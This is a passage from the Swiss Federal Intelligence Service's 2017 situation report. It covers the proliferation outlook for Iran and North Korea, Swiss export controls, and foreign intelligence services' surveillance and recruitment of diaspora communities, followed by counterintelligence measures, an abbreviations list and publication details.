Proliferation-relevant parts of Iran's foreign trade will be subject to a special authorisation regime for years to come. This regime includes, in particular, detailed requirements for exporting companies making shipments to Iran and the monitoring of supplied goods by the authorities of the exporting state. In addition, the intelligence services will continue to focus on Iran's missile programme, particularly because of the supply of Iranian weapons and technology to the theatre of war in Syria.

The continued existence of the framework agreement is not currently in jeopardy, although forces undermining the agreement are at work both in Iran and among its contracting partners. The rather slow implementation of the agreement and the fact that there is little sign of the results improving daily life in Iran have reduced the level of acceptance of the deal among sections of Iran's population. On the positive side, Iran definitely benefited in 2016 from the results of the JCPOA. The trade in oil has to a large extent normalised, and diplomatic contacts with Western countries have increased significantly. The change of administration in the USA has brought with it new uncertainties.

North Korea: the busiest year yet

2016 could be described as the busiest year yet for North Korea's weapons of mass destruction programmes. This is due in particular to the two nuclear weapons tests, but also to the intensive series of tests on ballistic missiles. North Korea is manifestly working on its capability to deploy its strategic assets outside the regional framework. It is directing these efforts primarily against the USA, with the aim of entering into a relationship of mutual deterrence with Washington. Tensions on the Korean Peninsula thus remain high.

Proliferation and terrorism

The use of chemical substances as weapons in the conflict in Syria confirms what an important role the non-proliferation of weapons of mass destruction also plays in the fight against terrorism. As is the case with the use of explosives, a group of perpetrators must weigh up whether it would be easier to transport chemical substances or to produce them in the area of deployment. Counterterrorism measures are reinforced by monitoring of the necessary source chemicals and by the FIS's close contacts with industry and trade.

OUTLOOK

Risks to Switzerland are many and varied


Preventing the supply of controlled goods and technologies to proliferation-sensitive countries via third countries poses a major challenge for Swiss export controls. Switzerland has excellent industrial capabilities and offers an attractive and, by international standards, open research location. The presence of students from states outside the EU, including states that are sensitive from the proliferation point of view, is increasing. The FIS is therefore increasingly raising awareness of Swiss legislation and the risks of proliferation among foreign students as well as at research and higher educational institutions. Knowledge sharing, collaboration (even of an informal nature), or favors to education or research institutions in the country of origin may also be subject to a licence requirement in Switzerland.

Thanks to Switzerland's cooperation with other countries and collaboration with industry, Swiss authorities have on many occasions been able to thwart or expose illegal procurement attempts. The majority of Swiss industries fulfil their statutory obligations in an exemplary manner and in cases of doubt contact the authorities.

However, the challenges are mounting. Procurement channels are constantly being redeveloped and reorganised. Many of these run via Asia. The increasing outsourcing of production abroad is also making it more difficult both for industry and for the authorities to monitor the flow of sensitive goods. In areas relevant to proliferation, there is also a discernible tendency among purchasers to focus their procurement activities on subsystems and components rather than on complete systems. Identifying critical subsystems and withdrawing them from the illegal trade is more difficult than is the case with complete systems, the export of which is subject to tighter and ever more effective international controls. ■

Illegal intelligence

Illegal intelligence serves the interests of states and possibly also the private interests of influential persons in these states. Conventional illegal intelligence is a set of long-established practices, which has for years now been enhanced by cyber espionage tools. There is a constant need to procure and update information, occasionally accentuated by exceptional circumstances in which more specific or more detailed information is required. Information is needed in the political, economic and military spheres, and also in respect of diaspora communities. Espionage violates not only the sovereignty of the states in which or against which it is conducted: the theft of data causes damage directly or indirectly, members of the diaspora community and their relatives in the country of origin may be threatened with serious harm or death and access acquired by means of espionage may possibly also be used for manipulation or even sabotage.



SITUATION

Still: 'Targeted'

In 2016, the FIS presented its short film entitled 'Im Visier' ('Targeted') to the public. The FIS uses 'Im Visier' as part of its prevention and awareness-raising events and visits, using the content of the film to show how foreign intelligence services carry out economic espionage. However, the methods illustrated are also used in other fields of espionage.

Illegal intelligence is carried out using a tried and trusted package of tools and procedures. Cyber espionage completes the set. Cyber espionage complements conventional illegal intelligence and vice versa. The focus section of this report is dedicated to cyber espionage. The purpose of illegal intelligence is to obtain politically, economically and militarily relevant information, with surveillance also being carried out on diaspora communities.

Diaspora communities as targets

To illustrate the situation, illegal intelligence against members of diaspora communities will be examined here by way of example. Evidence of surveillance of diaspora communities in Switzerland is regularly detected. The citizens of around a dozen states are affected on a constant basis.

Diaspora communities have a variety of different profiles: they may be comparatively homogeneous smaller groups or larger communities of widely differing composition. These people may have been in Switzerland for a long time or only for a short time, they may have come, for example, as workers or as victims of political persecution, they may be interested in political events in their state of origin or not, and the view they take of the government there may be disinterested, approving, critical or disapproving. Some of them will belong to groups that have taken up arms against the government or the regime in their home country. It is unnecessary to describe the picture further or in greater detail here. However, foreign intelligence services' primary concern is to acquire precisely that: a detailed and, if possible, comprehensive picture of their citizens abroad.

Measures against diaspora communities

The foreign state's initial concern is to identify individuals and to establish their political attitude or stance toward certain organisations and associations. This can to some extent be found out using publicly available information, but illegal intelligence activities frequently come into play even here. For example, events such as demonstrations are observed and reconnoitred. Further information requirements (target persons), and possible approaches to meeting these, can then be derived from an ever more finely detailed overall picture. In Switzerland, for example, a person was attached by a foreign intelligence service to a leading figure in an association classified as hostile to the foreign government. The two persons concerned were already known to one another. The recruited person had a financial incentive for accepting such an assignment, as he was deep in debt.

He had already made a previous attempt to rid himself of his debts by illegal means.

Financial incentives, better living conditions for relatives in the country of origin, opportunities to visit the home country and susceptibility to blackmail are just some of the motives which can induce people to collaborate with foreign intelligence services. There have also been cases of individuals with connections to violent extremist groups being engaged for intelligence purposes. Journalists from certain countries, who can use their job as a cover, are also frequently used. Asylum seekers, translators and travel agency owners are also among those recruited by foreign intelligence services. They are controlled by officers of these intelligence services, who frequently work at the embassy.

Such illegal intelligence activities may involve not only citizens of the state concerned but also dual citizens. Swiss nationals – whether they originate from the country concerned or not – may be involved as targets or be guilty of espionage by acting as an information source for the foreign intelligence service.

Implications of illegal intelligence

The purpose of illegal intelligence is the procurement of information. This information is used and provides the foreign intelligence service with a picture of the situation, but also enables more far-reaching action. For example, based on knowledge acquired through intelligence, persons can be denounced or exposed, but such knowledge also supports repression. Approaches by intelligence services may in themselves be threatening in nature, but threats may also be made directly and explicitly. The information acquired may have consequences primarily in the country of origin: one possible consequence is that a person may for this reason be refused the papers or consular services necessary in order to be able to travel, and another is that the person concerned may be arrested upon arrival in the country of origin and then be subjected to questioning, or worse. Relatives living in the home country may also be questioned or subjected to repression and harassment. Finally, access to opposition circles can be used to disrupt or to impede their work, for example by sowing doubt as to the integrity of leaders.

ASSESSMENT

Constant need for information

Illegal intelligence serves the interests of the states that conduct it, and possibly also the private interests of influential persons in these states. The decision-makers and authorities of these states have a constant need for information and to keep any information they have updated. Events may additionally give rise to a specific need for information, which may only be temporary. Information of political, economic and military importance is sought. This may benefit a state directly or benefit its economy (as a whole or individual companies), or else merely help it to maintain its position in the international arena. It may, however, also serve the purpose of preserving a political leadership, with the espionage activities possibly being directed against the state's own nationals abroad.

Consequences

Political, economic and military intelligence can have consequences which no longer have anything to do with illegal intelligence in the narrower sense. The information obtained may in some cases bring direct benefits – for example where a company can copy production processes instead of having to go to the expense of developing them itself or where its bid wins out over its competitors because it knew what their offers were. It may, however, also be of indirect benefit by doing damage to the opposition. Typical examples are the now ubiquitous information operations, which may be supported by intelligence, as well as specific attacks. It is possible not only that data will be leaked but also that access created for espionage may be used for manipulations, denunciations, political influence and possibly even for sabotage.

The consequences for those personally affected by the surveillance of a diaspora community and possibly also of their relatives in the country of origin have already been pointed out above. Illegal intelligence and, in particular, attempts to intimidate, politicise or even polarise the diaspora community and to incite people against one another can disturb a country's peace. All this runs counter to the functions of the state: to secure the fundamental rights and freedom of its inhabitants, and to guarantee their security and order.

Depth of penetration

Whereas it is fairly clear how far some states have penetrated information and communication systems, in the field of conventional espionage this is difficult to determine. It must be assumed that great differences exist, for example that smaller and poorer countries cannot achieve the same levels of penetration. However, authoritarian regimes, even in poorer states, frequently mobilise substantial resources for the surveillance of their nationals abroad. Moreover, even a modest deployment of resources may possibly be enough to prevent opposition forces from achieving any significant impact.

Short film 'Im Visier' on the subject of 'industrial espionage in Switzerland'

Available on the internet (in German with French and Italian subtitles):
www.vbs.admin.ch/de/themen/nachrichtenbeschaffung/wirtschaftsspionage.html

Commentary to the short film 'Im Visier':
www.vbs.admin.ch/de/themen/nachrichtenbeschaffung/wirtschaftsspionage.html
Under *Dokumente/Wirtschaftsspionage*

OUTLOOK

Espionage activities will continue

Espionage will continue to be carried out against economic, political and military interests. Due to a number of factors, Switzerland will remain a target of illegal intelligence activities or at least a place, where espionage activities are pursued. These include, to name but a few, the high technological standard of Swiss industry, the research that is conducted in this country, Switzerland's status as a financial centre and its role as a marketplace for energy and commodities trading. Another factor is the fact that the UN and other international bodies are based in Switzerland. The members of various diaspora communities will also remain a target of intelligence activities. Authoritarian or dictatorial regimes, in particular, can be expected to continue conducting illegal intelligence activities for the purposes of maintaining or strengthening their hold on power.

Counterintelligence measures and prevention

Illegal intelligence is conducted mainly on behalf of governments; but criminal law assigns responsibility to individual persons. If circumstances apply which are of relevance under criminal law, i.e. if sufficient grounds for suspicion are documented, then these will be examined using instruments of criminal law. The criminal offences in question require public prosecution, i.e. no complaint by a victim is necessary, as illegal intelligence infringes upon government interests. However, they are defined as political offences, the criminal investigation and prosecution of which require authorisation by the Federal Council. If the perpetrator is a diplomat accredited in Switzerland, the sending country would also have to lift the diplomat's immunity.

If there are not sufficient grounds for suspicion to open criminal prosecution proceedings, or if the Federal Council does not grant authorisation for criminal prosecution, other measures are available. For example, the withdrawal of the person engaged in intelligence work can be achieved through informal channels. Further options are expulsion or persona non grata declaration or, in a case where the person is not yet in the country, an entry ban or refusal of the necessary visa or accreditation. These options are supplemented by Federal Council measures – these, too, may consist in expelling a person or prohibiting a person from entering Switzerland. Unlike the measures of other authorities, there is no right of appeal against the Federal Council's measures.

Despite the range of counterintelligence measures, prevention remains one of the most important tools for countering espionage. Alongside the work of the authorities entrusted with it, prevention consists mainly in awareness-raising and training, firstly in the handling of sensitive information and secondly with reference to the practices of intelligence services. This awareness-raising about the practices of foreign intelligence services may, if nothing else, lead to suspicious behaviour being detected quickly or

early enough, i.e. before the designated information sources become deeply ensnared or at least before they have rendered themselves criminally liable. The aim of the short film 'Im Visier' is to show how foreign intelligence services operate – it is intended to enable people to recognise such attempts at an early stage. Any person resident in Switzerland should report attempted approaches to the FIS. ■

Closing scene of the short film 'Im Visier'

List of abbreviations

APT	Advanced Persistent Threats
AQAP	Al-Qaeda in the Arabian Peninsula
AQIM	Al-Qaeda in the Islamic Maghreb
BWIS	Act on Measures to Safeguard Internal Security
DWR	Die wahre Religion (The True Religion)
FDFA	Federal Department of Foreign Affairs
ICCS	Islamic Central Council of Switzerland
ISA	Intelligence Service Act
JCPOA	Joint Comprehensive Plan of Action
JFS	Jabhat Fath al-Sham
KKJPD	Conference of Cantonal Justice and Police Directors
KKPKS	Conference of Cantonal Police Commanders of Switzerland
LTTE	Liberation Tigers of Tamil Eelam
MELANI	Reporting and Analysis Centre for Information Assurance
NATO	North Atlantic Treaty Organisation
NSA	National Security Agency
OSCE	Organisation for Security and Co-operation in Europe
PKK	Kurdistan Workers' Party
SBB	Swiss Federal Railways
TAK	Kurdistan Freedom Falcons

Editor

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Deadline

February/march 2017

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Distribution

BBL, Verkauf Bundespublikationen,
CH-3003 Bern
www.bundespublikationen.admin.ch
Art.-No. 503.001.17eng
ISSN 1664-4719

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